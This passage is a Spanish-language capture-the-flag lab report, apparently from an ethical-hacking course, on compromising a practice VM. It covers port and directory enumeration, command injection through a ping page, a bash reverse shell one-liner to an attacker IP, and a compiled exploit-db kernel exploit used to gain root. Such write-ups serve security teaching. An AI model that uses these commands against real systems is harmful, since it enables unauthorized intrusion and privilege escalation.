Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE REASON
21/tcp   open  ftp     syn-ack ttl 64
22/tcp   open  ssh     syn-ack ttl 64
25/tcp   open  smtp    syn-ack ttl 64
80/tcp   open  http    syn-ack ttl 64
110/tcp  open  pop3    syn-ack ttl 64
4555/tcp open  rsip    syn-ack ttl 64
MAC Address: 08:00:27:8A:57:F8 (Oracle VirtualBox virtual NIC)
```

Para facilitar el análisis, se utilizó un comando adicional para extraer los puertos abiertos y copiarlos al portapapeles.

```
extractPorts allPorts
```

Con los puertos identificados, se realizó un análisis más detallado utilizando scripts integrados de Nmap para obtener más información sobre los servicios que se ejecutan en esos puertos.

```
nmap -sCV -p 21,22,25,80,110,4555 192.168.1.10 -oN targeted
```

Finalmente, se visualizó el archivo generado para revisar los resultados detallados del escaneo. El resultado del escaneo con la propiedad -sCV proporcionó información detallada sobre los servicios y versiones de software en los puertos abiertos.

```
File: targeted

# Nmap 7.94SVN scan initiated Sat Aug  3 03:33:19 2024 as: nmap -sCV -p 21,22,25,80,110,4555 -oN tar
geted 192.168.1.10
Nmap scan report for 192.168.1.10
Host is up (0.00078s latency).

PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.1.7
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 ftp      ftp            30 Dec 07  2017 flag.txt
```

```
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d9:df:1b:29:5d:1e:3a:2e:9b:e0:11:2f:6a:21:00:39 (RSA)
|   256 90:0c:9a:0a:a2:f6:b6:c9:5e:f2:d8:9d:5f:f3:c7:f4 (ECDSA)
|_  256 d3:99:aa:5a:aa:25:b6:1f:47:e8:59:a5:c7:4e:95:8a (ED25519)
25/tcp   open  smtp        JAMES smtpd 2.3.2.1
|_smtp-commands: ubuntu Hello nmap.scanme.org (192.168.1.7 [192.168.1.7]), PIPELINING, ENHANCEDSTATU
SCODES
80/tcp   open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Retos Web
| http-robots.txt: 1 disallowed entry
|_/cyberacademy
110/tcp  open  pop3        JAMES pop3d 2.3.2.1
4555/tcp open  james-admin JAMES Remote Admin 2.3.2.1
MAC Address: 08:00:27:8A:57:F8 (Oracle VirtualBox virtual NIC)
Service Info: Host: ubuntu; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Aug  3 03:33:43 2024 -- 1 IP address (1 host up) scanned in 23.74 seconds
```


3.3.2 Explotación

En primer lugar, se exploró el puerto 80, que contenía una página web con una lista de retos.

Se realizó una enumeración de directorios utilizando la herramienta Dirb, lo que permitió descubrir un directorio llamado "uploads".


```
┌─sulamsec@kali ~/Documents/IMF/M2. Hacking ético/content
└─$ dirb http://192.168.1.10

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Aug  3 07:49:08 2024
URL_BASE: http://192.168.1.10/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.10/ ----
+ http://192.168.1.10/index.php (CODE:200|SIZE:456)
==> DIRECTORY: http://192.168.1.10/ping/
+ http://192.168.1.10/robots.txt (CODE:200|SIZE:38)
+ http://192.168.1.10/server-status (CODE:403|SIZE:300)
==> DIRECTORY: http://192.168.1.10/uploads/
```

Al ingresar a dicho directorio, se encontró una flag.




FLAG{ENUMERA_DIRECTORIOS_SIEMPRE}


Revisando el código fuente de la página principal, se identificó otra flag.




Se revisó el Bypass Login 1 y en su código fuente se encontraron unas credenciales fijas que son "supersecret" y "admin".




Al loguearse con esas credenciales, se obtuvo otra flag.




En el enlace de Ping-Pong se mostró un sistema que realiza pings a IPs introducidas vía parámetro. Al probar con la variable IP, se obtuvo con éxito un ping.




Al ejecutar en la url ese archivo php con esa variable ip, se obtiene con éxito un ping



Esto permitió identificar que el sistema era vulnerable a una inyección de comandos. Al probar con el carácter **"|"**, se explotó exitosamente la vulnerabilidad




Al revisar el archivo resultante, se encontró otra flag.




Luego, se ejecutó una reverse shell para obtener acceso remoto a la máquina víctima.

```
bash -c 'bash -i >& /dev/tcp/192.168.1.7/443 0>&1'
```

Para que funcionara, se usó URL encoding con la ayuda de Burp Suite.



El resultado del URL encoding se pegó en la URL después del carácter **"|"**, obteniendo una reverse shell exitosa.



```
┌──(sulamsec@kali ~
└─$ nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.1.7] from (UNKNOWN) [192.168.1.10] 34788
bash: cannot set terminal process group (850): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ubuntu:/var/www/html/ping$
```

Nos dirigimos a la carpeta home para ver qué usuarios existen y se encontró un usuario llamado **deloitte**, en cuya carpeta se encontró otra flag.

```
www-data@ubuntu:/var/www/html$ cd /home
www-data@ubuntu:/home$ ls
deloitte
```

```
www-data@ubuntu:/home/deloitte$ ls
flag.txt  james
```

```
www-data@ubuntu:/home/deloitte$ cat flag.txt
FLAG{W311_D0N3_R00T_1S_W41T1nG_U}
```

Dentro del usuario deloitte, al ejecutar un **ls -la**, se encontraron diferentes archivos.

```
www-data@ubuntu:/home/deloitte$ ls -la
total 40
drwxr-xr-x 4 deloitte deloitte 4096 Dec  9  2017 .
drwxr-xr-x 3 root     root     4096 Dec  7  2017 ..
-rw------- 1 deloitte deloitte   52 Dec  7  2017 .Xauthority
-rw------- 1 deloitte deloitte 2458 Feb 15  2021 .bash_history
-rw-r--r-- 1 deloitte deloitte  220 Dec  7  2017 .bash_logout
-rw-r--r-- 1 deloitte deloitte 3771 Dec  7  2017 .bashrc
drwx------ 2 deloitte deloitte 4096 Dec  7  2017 .cache
drwxrwxr-x 2 deloitte deloitte 4096 Dec  7  2017 .nano
-rw-r--r-- 1 deloitte deloitte  655 Dec  7  2017 .profile
-rw-r--r-- 1 deloitte deloitte    0 Dec  7  2017 .sudo_as_admin_successful
-rw-rw-r-- 1 deloitte deloitte   34 Dec  7  2017 flag.txt
lrwxrwxrwx 1 root     root      29 Dec  9  2017 james -> /opt/james-2.3.2.1/bin/run.sh
```

Dentro del archivo **.bash_history** se encontraron varias ejecuciones interesantes que revelaron más flags.

```
echo /opt/flag.txt | base64 -e
```

Revisando la flag en **/opt**, se encontró que estaba encriptada en base64.

```
www-data@ubuntu:/opt$ ls
flag.txt  james-2.3.2.1
www-data@ubuntu:/opt$ cat flag.txt
RkxBRyB7WTB1X2FyZSBhIHJlYWwgSGFja2VyfQo=
```


Desde la máquina Kali Linux, se desencriptó el base64, obteniendo así otra flag.

```
┌──sulamsec@kali ~/Documents/IMF/M2. Hacking ético/content
└─$ echo "RkxBRyB7WTB1X2FyZSBhIHJlYWwgSGFja2VyfQo=" | base64 -d
FLAG {Y0u_are a real Hacker}
```


Dentro de la carpeta HTML se encontraron todos los archivos y carpetas de la página web del puerto 80. Al revisar la carpeta login_2, que corresponde al Bypass Login 2, se encontró un archivo .php que contenía otra flag.

```
www-data@ubuntu:/var/www/html$ ls
cyberacademy  estilos.css  index.php  login_1  login_2  ping  robots.txt  uploads
www-data@ubuntu:/var/www/html$ cd login_2
www-data@ubuntu:/var/www/html/login_2$ ls
index.php
www-data@ubuntu:/var/www/html/login_2$ cat index.php
FLAG{BYPASS1NG_HTTP_METH0DS_G00D!}
```


El escaneo de Nmap y el escaneo de directorios con **Dirb** revelaron que el puerto 80 tenía un archivo **robots.txt**. Al revisar este archivo, se encontró otra flag en el directorio **/cyberacademy.**




Al ingresar a dicho directorio, se obtuvo otra flag.



El resultado de Nmap indicó que el puerto 21 corría un servicio FTP y que el inicio de sesión anónimo estaba permitido. Al ingresar como usuario anónimo, se listaron los archivos y se encontró un archivo txt.




Se descargó el archivo txt con el comando get y al revisar su contenido se obtuvo otra flag.



3.3.3 Post Explotación


La máquina virtual nos indicó la versión de Ubuntu instalada.

Se buscó un exploit en la plataforma exploit-db.com correspondiente a la versión del kernel de Ubuntu identificada.



El exploit encontrado estaba en lenguaje C, por lo que se debía compilar en una máquina con una versión de kernel menor a la 4.4.0-116 para evitar incompatibilidades.

Se instaló una máquina virtual con una versión menor de Ubuntu para compilar el exploit.



Se descargó el archivo del exploit en la nueva máquina de Ubuntu utilizando wget.

```
ubuntu@ubuntu:~$ wget https://www.exploit-db.com/raw/44298 -O /tmp/44298.c
--2024-08-03 20:16:25--  https://www.exploit-db.com/raw/44298
Resolviendo www.exploit-db.com (www.exploit-db.com)... 192.124.249.13
Conectando con www.exploit-db.com (www.exploit-db.com)[192.124.249.13]:443... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 6021 (5,9K) [text/plain]
Grabando a: "/tmp/44298.c"

/tmp/44298.c             100%[===================================>]   5,88K  --.-KB/s    in 0s

2024-08-03 20:16:26 (1,41 GB/s) - "/tmp/44298.c" guardado [6021/6021]
```

Una vez descargado, se procedió a la compilación del exploit con gcc.

```
ubuntu@ubuntu:~$ gcc -pthread /tmp/44298.c -o /tmp/44298
```

Después de compilar el exploit, se ejecutó un servidor Python en el puerto 8000 para transferir el archivo compilado a la máquina víctima.

```
ubuntu@ubuntu:/tmp$ ls
44298       reverse.c
44298.c     systemd-private-f5bdcb5d3f084e4eb94d5d633b3522af-systemd-timesyncd.service-9oY1TO
dirtyc0w.c  vmware-root
reverse
ubuntu@ubuntu:/tmp$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 ...
```

Se descargó el archivo compilado en la máquina víctima usando wget.

```
www-data@ubuntu:/home/deloitte$ wget http://192.168.1.11:8000/44298 -O /tmp/44298
--2024-08-03 18:23:42--  http://192.168.1.11:8000/44298
Connecting to 192.168.1.11:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 14032 (14K) [application/octet-stream]
Saving to: '/tmp/44298'

/tmp/44298                100%[=====================================>]  13.70K  --.-KB/s    in 0s

2024-08-03 18:23:42 (249 MB/s) - '/tmp/44298' saved [14032/14032]

www-data@ubuntu:/home/deloitte$
```

Se verificó que el archivo descargado fuera un ELF utilizando la herramienta file.


```
www-data@ubuntu:/home/deloitte$ file /tmp/44298
/tmp/44298: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux
 2.6.32, BuildID[sha1]=e18735026a6ff604f3481d4a29cc6b853049f1d3, not stripped
www-data@ubuntu:/home/deloitte$
```

Finalmente, se otorgaron permisos de ejecución al archivo antes de ejecutarlo.

```
www-data@ubuntu:/home/deloitte$ chmod +x /tmp/44298
```

Con los permisos de ejecución otorgados, se procedió a ejecutar el exploit y se obtuvo una shell de root.

Finalmente, se ingresó a la carpeta root y se observó un archivo txt que contenía la última flag.



---

4. Conclusión

El análisis de seguridad realizado sobre la organización IMF y la máquina virtual estilo CTF permitió recopilar una cantidad significativa de información y explotar vulnerabilidades de manera efectiva. Este informe documenta los pasos seguidos, las herramientas utilizadas y los resultados obtenidos, proporcionando una visión clara y detallada del proceso y los hallazgos del análisis de seguridad.